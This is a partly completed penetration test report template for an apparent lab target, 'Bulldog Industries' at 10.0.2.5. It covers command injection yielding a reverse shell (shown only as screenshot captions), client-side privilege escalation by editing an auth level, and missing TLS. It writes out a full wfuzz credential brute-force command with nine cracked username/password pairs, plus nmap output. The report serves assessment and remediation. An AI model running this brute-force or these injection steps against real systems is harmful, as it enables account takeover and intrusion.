Penetration Test Report for <Insert Company>

<insert company logo>

<insert date>

Engagement & Report Authored By:

Restricted

Table of Contents

1. Document Control

Title	
Version	
Author	
Pen-Testers	
Approved By	
Classification	**Restricted**

Version Control

Version	Date	Issued By	Description

1.1 Propietary Information

The content of this document is considered proprietary information and is classified as RESTRICTED. Therefore, it should not be disclosed to anyone outside of this level of clearance.

Permission is given to copy this report for the purposes of disseminating information within <company name>’s C-suite and authorized individuals.

2. Executive Summary

A security assessment and penetration testing are conducted against in-scope domains of the <company name and their product>. The assessment provides insight into the resilience of the application to withstand attacks from unauthorized users and the potential for valid users to abuse their privileges and access.

This current report details the scope of testing conducted, all significant findings, and detailed remedial advice. Vulnerabilities mentioned in this report are listed in order of severity (using CVSS) and order of exploitation. The summary below provides a non-technical audience with a summary of the key findings. The fourth section of this report relates the key findings and contains technical details of each vulnerability that was discovered during the assessment along with tailored best practices to fix. Finally, the fifth section provides step-by-step instructions for a technical audience on how the test was performed.

2.1 Scope of Work

This security assessment covers the remote penetration testing of 1 accessible <target name> hosted on the <company ip> address. The assessment was carried out from a black box perspective, with the only supplied information being the tested <target name>’s IP address. No other information was assumed at the start of the assessment.

2.2 Project Objectives

The purpose of the engagement was to utilize active exploitation techniques to evaluate the security of the application against best practice criteria, validate its security mechanisms, and identify possible threats and vulnerabilities. The vulnerabilities are assigned a risk rating based on threat, vulnerability, and impact.

2.3 Timeline

The timeline of the engagement is as follows:

Penetration Test	Start Time/Date	End Time/Date

2.4 Risk Ratings


Rating	CVSS Score
None	0.0
Low	0.1-3.9
Medium	4.0-6.9
High	7.0-8.9
Critical	9.0-10.0

CVSS Rating Table

2.5 High-Level Summary of Findings

Value	Number of Risks
LOW	0
MEDIUM	2
HIGH	2
CRITICAL	3

Total Risk Rating



All Risks Percentage

2.5b OWASP Top 10 Results

Open Web Application Security Project (OWASP) is an industry initiative for web application security. OWASP has identified the 10 most common attacks that succeed against web applications. These comprise the OWASP Top 10.

The following table describes the status of applicable Top 10 OWASP threats

Criteria Label	Status
A01:2021-Broken Access Control	
A02:2021-Cryptographic Failures	
A03:2021-Injection	
A04:2021-Insecure Design	
A05:2021-Security Misconfiguration	

A06:2021-Vulnerable and Outdated Components	
A07:2021-Identification and Authentication Failures	
A08:2021-Software and Data Integrity Failures	
A09:2021-Security Logging and Monitoring Failures	
A10:2021-Server-Side Request Forgery	


* *Fail,* denotes that the application is vulnerable to this kind of threat and is exploitable. *Pass,* reflects that the web app managed to defend and mitigate this threat. *N/A* denotes this threat was not able to be tested during the engagement.

<Description of current security posture along with summary of vulnerabilities found>

2.6 Summary of Recommendations

<Summary goes here>

3. Methodology



Simplified version of the Penetration Testing Execution Standard

3.1 Planning

During the planning phase of the penetration test, we run scans to detect live hosts, their running services, operating systems, and service versions. We compile this information and use it to research any vulnerabilities in these versions of software.

3.2 Exploitation

The information from the Planning phase is reviewed for vulnerabilities and related exploits which can be used to test the vulnerability. We utilize only exploits that are not destructive or abusive in nature as outlined in the agreement. Exploits are attempted and raw results are recorded.

3.3 Reporting

Based on the findings in the Exploitation phase we analyze the results as a whole. We then use the results to calculate and rate the risk to the organization as well as recommendations on how to minimize that risk to an acceptable threshold.
Below is an illustration for a more in-depth calculation of risk and business impact than the CVSS chart. The calculation for risk is as follows

Risk=Threat * Vulnerability * Impact

Threat		Low				Medium				High				Critical			
Vulnerability		L	M	H	C	L	M	H	C	L	M	H	C	L	M	H	C
Impact	Low	1	2	3	4	1	4	6	8	3	6	9	12	4	8	12	16
	Medium	2	4	6	8	4	8	12	16	6	12	18	24	8	16	24	32
	High	3	6	9	12	6	12	18	24	9	18	27*	36	12	24	36	48
	Critical	4	8	12	16	8	16	24	32	12	24	36	48	16	32	48	64

Risk Analysis Table

L	Low	1-16
M	Medium	17-32
H	High	33-48
C	Critical	49-64

Rating Calculation

After calculating the risk rating, we start writing a report on each risk and how to properly mitigate it.

4. Technical Findings

The following section is intended for a technical audience such as the CISO for Bulldog Industries or individuals working in the IT department with restricted level clearance. The threats listed below will be reported based on severity, with the most severe mentioned first.

4.1 Detailed Systems information

IP Address	System Type	OS Information/ Web Server Info	Open Ports		
			Port #	Protocol	Service Name
10.0.2.5	Web-server	Ubuntu 18.04 LTS Nginx/1.14.0 (Ubuntu)	80	TCP	HTTP

Table of Target's Open Ports

4.2 Tools Used

The following describes the tools used in the engagement:

Name	Purpose

4.3 Vulnerability Analysis

<insert vulnerability name/description>

Threat Level
<threat level>

Vulnerability
<vulnerability level>

Impact
<impact level>

Risk Rating
<Risk rating>

Proof of Vulnerability

<screenshots of vulnerability>

Analysis

<analysis>

Technical Recommendations

<recommendations>

Lack of Sanitization/Input Validation


Threat Level
High

Vulnerability
Critical


Impact
Critical

Risk Rating
Critical

Proof of Vulnerability



Ping Command Injection Successful



Command Injection for Reverse Shell success

Analysis

The dashboard gives us a hint on how authentication works. Because "CLI tool" is specified, we know the dashboard will probably have functions that work with shell commands. The only way to prove this theory was to try out some shell commands. The first command I tried was a simple ping command to see if we get an echo request/ICMP packet from the server. I input the command in both the username and password fields and fire up Wireshark to validate whether we get ICMPs from the web server. Looking at the screenshots above, we do. My hypothesis was correct and now we can start injecting malicious commands and see if we can get a reverse shell. A simple Google search for generating reverse shells with bash commands we come up with a command we can use. Setting up a Netcat listener on my host machine and I successfully get a reverse shell from the shell. The business impact of this exploit is critical. Given how easy it is to get to the admin dashboard, this vector becomes more dangerous as many threat actors can potentially exploit this vulnerability to gain a shell and start their lateral movement or action on objectives.

Technical Recommendations

We urge bulldog industries to find another method of authentication and to explore more in-depth PAM (privileged access management) solutions to prevent such a breach. If it is absolutely necessary to use the CLI as part of the authentication process, it is recommended to set up a different server specifically for this kind of authentication segmented away from BullDog Industries' other assets. In this specific instance, an external DMZ could be sufficient as the server would sit in between two firewalls; one facing the internet and the other facing the internal network. Also, an IPS for the server would help analyze incoming requests and prevent a breach attempt.

Broken Access Control in the Home Page

Threat Level
High


Vulnerability
Critical

Impact
Critical


Risk Rating
Critical

Proof of Vulnerability


Default Authorization Level for User



Master_admin_user function found



Modifying Auth Level with Web Developer Tools



Admin dashboard becomes accessible

Analysis

Once logged in with user credentials, we were able to elevate our privileges within the site. We did this by looking at the source code for the site. Though the JavaScript seems to be obfuscated, by using JS beautifier tools online, a function describing a 'master_admin_user' gives us a big hint on how to progress. We then shift over to our web developer tools and simply change the auth_level element to 'master_admin_user'. This change gives us access to the admin tab where we move onto the admin login. This vulnerability is number one on OWASP Top 10. The implications of this vulnerability are significant as it becomes a vector to other exploits reported.

Technical Recommendations

It is strongly suggested to discuss this vulnerability with Bulldog Industries' DevSecOps department. Mitigating this involves developing safe and secure coding practices. Testing source code via static analysis and dynamic analysis tests are recommended every time prior to releasing an update to the site. Vulnerability Scanners like Nessus can also detect these vulnerabilities and are suggested to be performed at least once a month outside of business hours to minimize an impact on business operations.

Lack of TLS/SSL Encryption


Threat Level
High

Vulnerability
Medium

Impact
High

Risk Rating
Medium

Proof of Vulnerability



Analysis

Services running on port 80 are notorious for lacking any form of encryption such as TLS. This is a potentially dangerous vulnerability as anyone on the network could use a promiscuous packet sniffer device to capture login credentials for users in plaintext.

Technical Recommendations

Bulldog Industries should prioritize obtaining a digital certificate from a trusted Certificate Authority (CA) to secure their website with TLS encryption. This will mitigate the risk of sensitive information, such as login credentials, being exposed over unsecured connections. By implementing HTTPS (HTTP over TLS) on their web server, they will ensure that all data transmitted between the user and the server is encrypted, preventing interception by malicious actors. Additionally, using a digital certificate enhances the site's credibility and increases user trust by providing a secure browsing experience.

Lack of Password Policy

Threat Level
High

Vulnerability
High

Impact
Critical

Risk Rating
High

Proof of Vulnerability

```
=====================================================================
ID      Response   Lines      Word         Chars          Payload
=====================================================================

001760:  C=200      0 L        3 W          454 Ch         "mdrudie - qwerty"
002215:  C=200      0 L        3 W          464 Ch         "nmmyriam - letmein"
003759:  C=200      0 L        3 W          447 Ch         "nswash - 12345678"
004170:  C=200      0 L        3 W          462 Ch         "pejerrine - 123456"
030306:  C=200      0 L        3 W          436 Ch         "ytthad - welcome"
034404:  C=200      0 L        3 W          449 Ch         "leeddie - monkey"
039502:  C=200      0 L        3 W          453 Ch         "mzzarla - football"
043057:  C=200      0 L        3 W          464 Ch         "horochette - abc123"
043197:  C=200      0 L        3 W          478 Ch         "iorutherford - admin"
```

Full List of Compromised Credentials in Normal Output.

```
wfuzz -w users -w /u ~/P/Bulldog2
File  Actions  Edit  View  Help
wfuzz -w users -w /u ~/P/Bulldog2 ×   kali@kali: /usr/share/wordlists ×
 /usr/lib/python3/dist-packages/wfuzz/__init__.py:34: UserWarning:Pycurl is not compi
led against Openssl. Wfuzz might not work correctly when fuzzing SSL sites. Check Wfu
zz's documentation for more information.
^C /usr/lib/python3/dist-packages/wfuzz/wfuzz.py:80: UserWarning:Finishing pending re
quests ...
kali@kali ~/P/Bulldog2> wfuzz -w users -w /usr/share/wordlists/fasttrack.txt -H "Host
: 10.0.2.5" -H "Accept: application/json, text/plain, */*" -H "Referer: http://10.0.2
.5/login" -H "Content-Type: application/json" -d "{\"username\":\"FUZZ\",\"password\"
:\"FUZ2Z\"}" --hc=401 -t 25 -c http://10.0.2.5/users/authenticate
 /usr/lib/python3/dist-packages/wfuzz/__init__.py:34: UserWarning:Pycurl is not compi
led against Openssl. Wfuzz might not work correctly when fuzzing SSL sites. Check Wfu
zz's documentation for more information.
********************************************************
* Wfuzz 3.1.0 - The Web Fuzzer                         *
********************************************************

Target: http://10.0.2.5/users/authenticate
Total requests: 4129120

=====================================================================
ID           Response   Lines    Word       Chars       Payload
=====================================================================

000002080:   200        0 L      3 W        454 Ch      "mdrudie - qwerty"
000002189:   401        0 L      2 W        41 Ch       "srmargarette - test
                                                        "
```

Compromised credentials for ‘mdrudie’ within 10 minutes

Analysis

A significant amount of users have very weak passwords that show up on popular wordlists. With their usernames already exposed, all we had to do was curl the usernames on the website of all users into a username.txt file and run the wfuzz tool to brute force their credentials. A total of 9 accounts were compromised this way, from just using one wordlist. The

business impact is critical, as a significant number of users could potentially have their accounts breached from brute force attacks alone.

Technical Recommendations

A minimum acceptable password policy is strongly advised to thwart successful brute force attacks that pretty much any kind of threat actor can perform. In the case that credentials are compromised anyway, multi-factor authentication can be a valuable compensating control ensuring that the account isn't breached, giving the victim time to contact the IT department and reset their password.

Out-of-Date Operating System and Web Server

Threat Level
Medium

Vulnerability
High

Impact
High

Risk Rating
Medium

Proof of Vulnerability

```
# Nmap 7.94SVN scan initiated Sat Aug 31 17:25:44 2024 as: nmap -O -sV -oN BullDogSVscan.txt 10.0.2.5
Nmap scan report for 10.0.2.5
Host is up (0.0013s latency).
Not shown: 999 filtered tcp ports (no-response)
PORT   STATE SERVICE VERSION
80/tcp open  http    nginx 1.14.0 (Ubuntu)
MAC Address: 08:00:27:25:B5:EA (Oracle VirtualBox virtual NIC)
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Device type: general purpose|storage-misc
Running (JUST GUESSING): Linux 3.X|4.X|5.X|2.6.X (97%), Synology DiskStation Manager 5.X (91%)
OS CPE: cpe:/o:linux:linux_kernel:3 cpe:/o:linux:linux_kernel:4 cpe:/o:linux:linux_kernel:5.1
cpe:/a:synology:diskstation_manager:5.2 cpe:/o:linux:linux_kernel:2.6
Aggressive OS guesses: Linux 3.2 - 4.9 (97%), Linux 3.10 - 4.11 (95%), Linux 5.1 (95%), Linux 3.16 - 4.6 (91%), Linux 4.10 (91%),
Linux 4.4 (91%), Linux 5.0 - 5.5 (91%), Synology DiskStation Manager 5.2-5644 (91%), Linux 2.6.32 - 3.10 (91%), Linux 2.6.32 -
3.13 (91%)
No exact OS matches for host (test conditions non-ideal).
Network Distance: 1 hop
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
# Nmap done at Sat Aug 31 17:26:01 2024 -- 1 IP address (1 host up) scanned in 17.18 seconds
```

Outdated Webserver Version (nginx 1.14.0) Nmap scan

```
DISTRIB_ID=Ubuntu
DISTRIB_RELEASE=18.04
DISTRIB_CODENAME=bionic
DISTRIB_DESCRIPTION="Ubuntu 18.04 LTS"
NAME="Ubuntu"
VERSION="18.04 LTS (Bionic Beaver)"
ID=ubuntu
ID_LIKE=debian
PRETTY_NAME="Ubuntu 18.04 LTS"
VERSION_ID="18.04"
HOME_URL="https://www.ubuntu.com/"
SUPPORT_URL="https://help.ubuntu.com/"
BUG_REPORT_URL="https://bugs.launchpad.net/ubuntu/"
PRIVACY_POLICY_URL="https://www.ubuntu.com/legal/terms-and-policies/privacy-policy"
VERSION_CODENAME=bionic
UBUNTU_CODENAME=bionic
```

Host OS Information

Analysis

